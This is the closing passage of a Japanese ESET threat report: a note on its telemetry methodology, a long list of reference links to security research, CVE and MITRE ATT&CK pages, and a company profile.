本レポートに示されている脅威の統計と傾向は、ESET のグローバルテレメトリ（監視チーム）データに基づいています。特に明記されていない限り、これらのデータは標的となったプラットフォーム別にはなっておらず、各デバイスで毎日検出された重複しない脅威のみが含まれます。

これらのデータは、実環境の脅威に関する情報の価値を最大化するため、偏った見方を緩和するために適正に処理されています。

さらに、詳細なプラットフォーム固有のセクションと「クリプトマイナー」のセクションで記載されている場合を除いて、これらのデータでは*望ましくないアプリケーション（PUA）* [86]、*潜在的に危険なアプリケーション* [87]、およびアドウェアの検出数が除外されています。

本レポートのほとんどのグラフは、絶対数ではなく、検出傾向を示しています。このような表示を行っている主な理由は、ほかのテレメトリデータと直接比較する場合にデータについてさまざまな誤解を招きやすいためです。ただし、有益であると思われる場合は、絶対値または桁数を表示しています。

参考文献

[1] https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/

[2] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

[3] https://github.com/LOLBAS-Project/LOLBAS/blob/master/README.md

[4] https://securelist.com/apt-slingshot/84312/

[5] https://medium.com/@gorkemkaradeniz/defeating-runasppl-utilizing-vulnerable-drivers-to-read-lsass-with-mimikatz-28f4b50b1de5

[6] https://www.eset.com/jp/blog/welivesecurity/digging-up-invisimole-hidden-arsenal/

[7] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf

[8] https://www.welivesecurity.com/2020/04/22/serious-flaws-smart-home-hubs-is-your-device-among-them/

[9] https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get/

[10] https://www.welivesecurity.com/2020/05/22/insidious-android-malware-gives-up-all-malicious-features-but-one-gain-stealth/

[11] https://cwe.mitre.org/data/definitions/926.html

[12] https://github.com/eset/cry-decryptor

[13] https://www.welivesecurity.com/2020/06/24/new-ransomware-uses-covid19-tracing-guise-target-canada-eset-decryptor/

[14] https://www.ledger.com/

[15] https://trezor.io/

[16] https://wiki.trezor.io/Recovery_seed

[17] https://bitcointalk.org/index.php?topic=5255282.0

[18] https://cointelegraph.com/news/fake-ledger-live-chrome-extension-stole-14m-xrp-researchers-claim

[19] https://medium.com/mycrypto/discovering-fake-browser-extensions-that-target-users-of-ledger-trezor-mew-metamask-and-more-e281a2b80ff9

[20] https://blog.chromium.org/2020/04/keeping-spam-off-chrome-web-store.html

[21] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2020_Q2

[22] https://www.welivesecurity.com/2020/05/13/ramsay-cyberespionage-toolkit-airgapped-networks/

[23] https://www.welivesecurity.com/2020/05/14/mikroceen-spying-backdoor-high-profile-networks-central-asia/

[24] https://www.welivesecurity.com/2020/05/21/no-game-over-winnti-group/

[25] https://www.eset.com/jp/blog/welivesecurity/winnti-group-targeting-universities-hong-kong/

[26] https://www.carbonblack.com/blog/cb-threat-analysis-unit-technical-analysis-of-crosswalk/

[27] https://attack.mitre.org/software/S0013/

[28] https://blog.malwarebytes.com/threat-analysis/2020/06/higaisa/

[29] https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool

[30] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Winnti.pdf

[31] https://twitter.com/ESETresearch/status/1258353960781598721

[32] https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf

[33] https://www.welivesecurity.com/wp-content/uploads/2020/05/ESET_Turla_ComRAT.pdf

[34] https://www.welivesecurity.com/2020/05/26/agentbtz-comratv4-ten-year-journey/

[35] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

[36] https://www.eset.com/jp/blog/welivesecurity/operation-interception-aerospace-military-companies-cyberspies/

[37] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_Operation_Interception.pdf

[38] https://twitter.com/issuemakerslab/status/1263062175595163648

[39] https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/

[40] https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/

[41] https://www.welivesecurity.com/2018/10/17/greyenergy-updated-arsenal-dangerous-threat-actors/

[42] https://www.anomali.com/blog/china-based-apt-mustang-panda-targets-minority-groups-public-and-private-sector-organizations

[43] https://insights.oem.avira.com/new-wave-of-plugx-targets-hong-kong/

[44] https://insights.oem.avira.com/new-wave-of-plugx-targets-hong-kong/

[45] https://mmcert.org.mm/index.php/news/plugx-rat-phyraarnglngnnnylmnnyn.html

[46] https://www.us-cert.gov/ncas/alerts/TA17-293A

[47] https://www.us-cert.gov/ncas/alerts/TA18-074A

[48] https://techcommunity.microsoft.com/t5/exchange-team-blog/exchange-server-and-smbv1/ba-p/1165615

[49] https://nvd.nist.gov/vuln/detail/CVE-2017-11882

[50] https://en.wikipedia.org/wiki/Advance-fee_scam

[51] https://www.welivesecurity.com/2017/12/04/eset-takes-part-global-operation-disrupt-gamarue/

[52] https://www.welivesecurity.com/2019/01/28/russia-hit-new-wave-ransomware-spam/
[53] https://www.welivesecurity.com/2019/01/30/love-you-malspam-makeover-massive-japan-targeted-campaign/
[54] https://www.zdnet.com/article/emotet-todays-most-dangerous-botnet-comes-back-to-life/
[55] https://www.bleepingcomputer.com/news/security/emotet-malware-restarts-spam-attacks-after-holiday-break/
[56] https://www.welivesecurity.com/2019/02/07/danabot-updated-new-cc-communication/
[57] https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get/
[58] https://borncity.com/win/2020/05/20/warning-infected-cookie-consent-logo-delivers-ransomware/
[59] https://www.welivesecurity.com/2017/05/15/wannacryptor-key-questions-answered/
[60] https://www.bleepingcomputer.com/news/security/shade-ransomware-shuts-down-releases-750k-decryption-keys/
[61] https://www.eset.com/fileadmin/ESET/JP/Blog/download/Threat_Report_Q1_2020_J.pdf
[62] https://www.bleepingcomputer.com/news/security/business-giant-xerox-allegedly-suffers-maze-ransomware-attack/
[63] https://www.eset.com/jp/blog/welivesecurity/remote-access-risk-pandemic-cybercrooks-bruteforcing-game/
[64] https://github.com/Sentinel-One/foss/tree/master/s1-evilquest-decryptor
[65] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-7248
[66] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5687
[67] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-8361
[68] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9583
[69] https://www.welivesecurity.com/2020/04/22/serious-flaws-smart-home-hubs-is-your-device-among-them/
[70] https://www.blackhat.com/us-20/briefings/schedule/#kr00k-serious-vulnerability-affected-encryption-of-billion-wi-fi-devices-20414
[71] https://www.blackhat.com/us-20/arsenal/schedule/#stantinko-deobfuscation-arsenal-21025
[72] https://infoshare.pl/speakers/#speaker1445
[73] https://myconnector.ro/virtual/virtualized-the-state-of-it-ops-cybersecurity/321/agenda/3503
[74] https://attack.mitre.org/
[75] https://medium.com/mitre-attack/attack-with-sub-techniques-is-now-just-attack-8fc20997d8de
[76] https://attack.mitre.org/software/S0438/
[77] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Attor.pdf
[78] https://attack.mitre.org/software/S0439/
[79] https://www.welivesecurity.com/wp-content/uploads/2019/07/ESET_Okrum_and_Ketrican.pdf
[80] https://attack.mitre.org/groups/G0004/
[81] https://attack.mitre.org/software/S0126/
[82] https://attack.mitre.org/groups/G0010/
[83] https://attack.mitre.org/software/S0479/
[84] https://medium.com/mitre-attack/announcing-2020s-attack-evaluation-6755650b68c2
[85] https://github.com/eset/ipyida
[86] https://help.eset.com/glossary/en-US/unwanted_application.html
[87] https://help.eset.com/glossary/en-US/unsafe_application.html

ESET について

ESET は 30 年間にわたり世界中の個人および法人に向けて、業界をリードする革新的な IT セキュリティソフトとサービスを開発してきました。エンドポイントやモバイルセキュリティ、暗号化、二要素認証など、高性能でありながら使いやすいさまざまなソリューションを提供しています。消費者や企業がこれらのテクノロジーを最大限に活用し、安全を確保できるよう取り組んでいます。ESET は、24 時間 365 日、ユーザーに製品を意識させることなく、保護および監視を行い、リアルタイムでセキュリティを更新し、安全かつ、円滑に業務を遂行できるようにします。脅威が進化する中で、IT セキュリティ企業も進化する必要があります。世界中に R&D 研究開発拠点を有する ESET は、*100 Virus Bulletin（VB100）アワード*を獲得した最初の IT セキュリティ企業で、2003 年以降、実環境で使用されたあらゆるマルウェアを特定しています。詳細情報については、*www.eset.com/jp* をご覧ください。

WeLiveSecurity.com
@ESETresearch
ESET GitHub

ENJOY SAFER TECHNOLOGY™